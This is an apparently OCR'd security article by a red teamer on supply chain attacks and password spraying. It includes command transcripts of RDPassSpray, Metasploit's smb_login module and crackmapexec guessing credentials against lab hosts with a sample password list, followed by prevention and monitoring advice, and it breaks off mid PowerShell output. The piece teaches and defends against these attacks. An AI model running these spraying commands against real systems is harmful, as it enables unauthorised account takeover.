
[10] https://www.xda-developers.com/google-device-lock-controller-banks-payments/

[11] https://www.bitdefender.com/blog/hotforsecurity/supply-chain-attack-detected-in-pypi library/

[12] https://labs.sogeti.com/analysis-of-the-biggest-python-supply-chain-attack-ever/

[13] https://arstechnica.com/gadgets/2021/07/malicious-pypi-packages-caught-stealing_developer-data-and-injecting-code/

WHEN YOU'RE THE TARGET, BUT NOT THE ONE BEING ATTACKED (DIRECTLY)



JORGE GONZÁLEZ

My name is Jorge, I'm from Jaén, Andalucía. I am currently working as red teamer and threat intelligence in Kyndryl.

Since 2006 I dedicate myself to computer science and since 2014 I am in cybersecurity. I likeethical hacking, read, the sport and my work.

I have more than 6 years of experience in offensive security and also in security analyst.

You can find me on Twitter (@Jgonzalezmilla) and Linkedin (https://www.linkedin.com/in/jgonzalezmilla/)

Introduction

The supply chain is made up of external digital service providers, such as Internet providers, software or hardware suppliers, etc., which any company or public services today can contract to carry out different types of functions and tasks or to provide certain services to its own customers.

Nowadays, the creation of a software or hardware product may depend on the interaction of different manufacturers and developers, and it is common that the regular customer is not aware of how many players are behind the manufacture of his computer, his cell phone or the program he uses to work remotely.

Therefore, a supply chain attack is an attack capable of compromising the external digital service providers themselves, affecting, through this, a large number of intermediate or end users of the contracted service.

Supply chain cyber attacks are a means used to later deploy other cyber attacks on downstream and end users, ransomware attacks or implement malicious tools that allow the theft of confidential information.

In the following paragraphs, we will read two of the latest attacks to the supply chain, examples of how password spray can compromise a customer, partner, etc., and through them, compromise the final objective.

We will learn about password spray and see examples of password spray attacks. We will also see some countermeasures, some monitoring measures and recommendations.

Case studies

Next, I will talk about two recent cases of supply chain attacks.

Case One

Poisoning open source packages used in programming is all the rage. Two NPM (node.js repository) packages with 22 million downloads have been compromised because they have compromised their developers' accounts.

Coa, a command line options parser, and rc, a configuration loader, have been distributed with a surprise: they stole passwords on Windows, thanks to a variant of DanaBot they downloaded. NPM has advised to enable the second authentication factor for all accounts.

The impact is impossible to calculate. Once again, the reflection: to what extent do we depend on third-party software and libraries? And therefore, to what extent do we depend on the security hygiene of the developer of the day?

In 2022, we will also see an increase in supply chain attacks. Supply chain attacks combined with password spray are a major threat. After supply chain attacks and spray, the ransomware engagement is easy.

Ref: https://wethegeek.com/malware-backdoor-in-npm-packages-discovered-after-22-million-downloads/

Case Two

Researchers Nicholas Boucher and Ross Anderson of Cambridge University have discovered two critical vulnerabilities that affect most code compilers and many software development environments and can be used for supply chain attacks.

With the exploit, an attacker could send different code to machines than originally intended, overriding a program's instructions. The attack involves using control characters embedded in comments and strings to rearrange the characters in the source code in a way that changes its logic.

Most computer code compilers are at risk from "Trojan source" attacks in which adversaries can introduce specific vulnerabilities into any software, undetected, according to researchers at the University of Cambridge.

The paper, Trojan Source: Invisible Vulnerabilities, details how weaknesses in text encoding standards, such as Unicode, can be exploited "to produce source code whose tokens are logically encoded in a different order to that in which they are displayed." This results in vulnerabilities that are very difficult for human code reviewers to detect, as the rendered source code appears perfectly acceptable.

Ref: https://www.infosecurity-magazine.com/news/computer-code-compilers-attacks/

It's only two cases out of many.

How-To

Let's imagine, an APT group gets credentials from one of your partners, clients, friends, etc.

Any of this works with your company and with VPN Access, connect with your LAN.

This data breach can be with spray, search in the dark web, social engineering, etc. The question is whether an APT has access to your company.

Now, this is an extremely (without high-level cybersecurity) easy engagement with an Active directory.


Many companies do not have a good password policy, therefore any APT with, for example, password spray, can achieve lateral movement and privilege escalation in hours.

In the next section, I'm going to talk about password spray.

What is password spray?

The idea is very simple: you have a large number of users and a single password. With these users, you try them all with the password you have.


This technique complements the theory of the most used passwords each year, i.e., based on the theory of the most repeated passwords, the technique seeks to find that service with that user who uses that password.



ID: T1110
Tactic: Credential Access
Platform: Linux, macOS, Windows, Office 365, Azure AD, SaaS
Permissions Required: User
Data Sources: Office 365 account logs, Authentication logs
CAPEC ID: CAPEC-49
Contributors: Microsoft Threat Intelligence Center (MSTIC); John Strand; Ed Williams, Trustwave, SpiderLabs
Version: 2.0
Created: 31 May 2017
Last Modified: 09 October 2019

Technique in mitre matriz

The difference with brute force is obvious: brute force attempts to generate a large number of credentials on the smallest number of accounts or even on a single account. In this dipper, the "pulverization" of a password consists of the opposite, making use of a large number of users in different services of the organization with a single password or a small group.



Alert (AA20-126A)

More Alerts

APT Groups Target Healthcare and Essential Services

Original release date: May 05, 2020

Summary

This is a joint alert from the United States Department of Homeland Security (DHS) Cybersecurity and Infrastructure Security Agency (CISA) and the United Kingdom's National Cyber Security Centre (NCSC).

CISA and NCSC continue to see indications that advanced persistent threat (APT) groups are exploiting the Coronavirus Disease 2019 (COVID-19) pandemic as part of their cyber operations. This joint alert highlights ongoing activity by APT groups against organizations involved in both national and international COVID-19 responses. It describes some of the methods these actors are using to target organizations and provides mitigation advice.


The joint CISA-NCSC Alert: (AA20-099A) COVID-19 Exploited by Malicious Cyber Actors from April 8, 2020, previously detailed the exploitation of the COVID-19 pandemic by cybercriminals and APT groups. This joint CISA-NCSC Alert provides an update to ongoing malicious cyber activity relating to COVID-19. For a graphical summary of CISA's joint COVID-19 Alerts with NCSC, see the following guide.

APTs using password spraying (https://us-cert.cisa.gov/ncas/alerts/AA20126A)

Today, with all that is happening with the COVID-19 pandemic, a number of attacks have emerged. Some hospitals are being attacked with this technique. Also, with all the increase in remote resources that have emerged with the pandemic, the use of this technique has been increasing, for obvious reasons. Greater exposure, greater risk. Many tools are used for this technique.


Next, you can see some tools in operation. Spray in RDP protocol and Spray in SMB protocol.

For example, for RDP, RDPassSpray.py is a good tool to spray RDP:



```
root@kali:~/RDPassSpray# python3 RDPassSpray.py -U users -p 123abc.. -t 192.168
.0.51
[25-05-2020 11:46] - Total number of users to test: 6
[25-05-2020 11:46] - Total number of password to test: 1
[25-05-2020 11:46] - Total number of attempts: 6
[25-05-2020 11:46] - [*] Started running at: 25-05-2020 11:46:56
[25-05-2020 11:46] - [+] Cred successful (maybe even Admin access!): administra
dor :: 123abc..
[25-05-2020 11:46] - [*] Overall compromised accounts: 1
[25-05-2020 11:46] - [*] Finished running at: 25-05-2020 11:46:58
```

Of course, Metasploit has a module for this purpose.




```
msf5 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the specified user
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domain name.
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST       false            no        Record guest-privileged random logins to the database
   RHOSTS                              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          .                no        The Windows domain to use for authentication
   SMBPass                             no        The password for the specified username
   SMBUser                             no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                       no        File containing users and passwords separated by space, one pair per lin
e
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts
```

Ref: https://www.elladodelmal.com/2020/05/password-spraying-como-funcionan-estos.html

In the next screenshot, for SMB spray, Crackmapexec is a very good option.

With a little dictionary and a user list, Pwn3d! is guaranteed.



```
└─$ cat dicc
Spring2017
Summer2021
Password12
spring2021
administrator12
Password123?¿

┌──(kali㉿kali)-[/tmp]
└─$ crackmapexec smb 192.168.140.150 -u Administrador -p dicc
SMB         192.168.140.150 445    ELDA             [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ELDA) (domain:camara
.local) (signing:True) (SMBv1:True)
SMB         192.168.140.150 445    ELDA             [-] camara.local\Administrador:Spring2017 STATUS_LOGON_FAILURE
SMB         192.168.140.150 445    ELDA             [-] camara.local\Administrador:Summer2021 STATUS_LOGON_FAILURE
SMB         192.168.140.150 445    ELDA             [-] camara.local\Administrador:Password12 STATUS_LOGON_FAILURE
SMB         192.168.140.150 445    ELDA             [-] camara.local\Administrador:spring2021 STATUS_LOGON_FAILURE
SMB         192.168.140.150 445    ELDA             [-] camara.local\Administrador:administrator12 STATUS_LOGON_FAILURE
SMB         192.168.140.150 445    ELDA             [+] camara.local\Administrador:Password123?¿ (Pwn3d!)
```

How to prevent password spray?

In the perimeter, 2FA is a good option in cooperation with the hard password policy.

For the customers, clients, etc., too, apply a hard password policy and apply 2FA in their connection with your systems.

It is also necessary to avoid using the same password for several profiles, and one way to do this is to use a password manager, which allows both management and generation of strong access keys for each service based on the guidelines that the user decides, as indicated by the company.


Performing red team exercises, making a good CTI team, and having a good blue team is necessary for detection and mitigation of these attacks.

How to monitor these attacks

Next, I explain, with audit level in Windows, a way to monitor these attacks.

In Active Directory, after Windows 2016 server, the audit level is low. With this level, administrators can see five or less events.

To see audit level:



```
PS C:\Users\Administrator> Get-AdfsProperties


AcceptableIdentifiers                        : {}
